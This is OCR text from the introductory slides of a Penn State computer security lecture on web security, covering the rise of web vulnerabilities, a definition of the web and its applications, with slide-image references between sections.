
PennState

CSE543: Computer Security
Module: Web Security


Prof. Syed Rafiul Hussain
Department of Computer Science and Engineering
Pennsylvania State University

Network vs. Web Security




Web Vulnerabilities

- Web vulnerabilities surpassed OS vulnerabilities around 2005
  - The "new" buffer overflow




What is the web?

- A collection of application-layer services used to distribute content
  - Web content (HTML)
  - Multimedia
  - Email
  - Instant messaging
- Many applications
  - News outlets, entertainment, education, research and technology, …
  - Commercial, consumer and B2B




Components of the Web

- Multiple interacting components



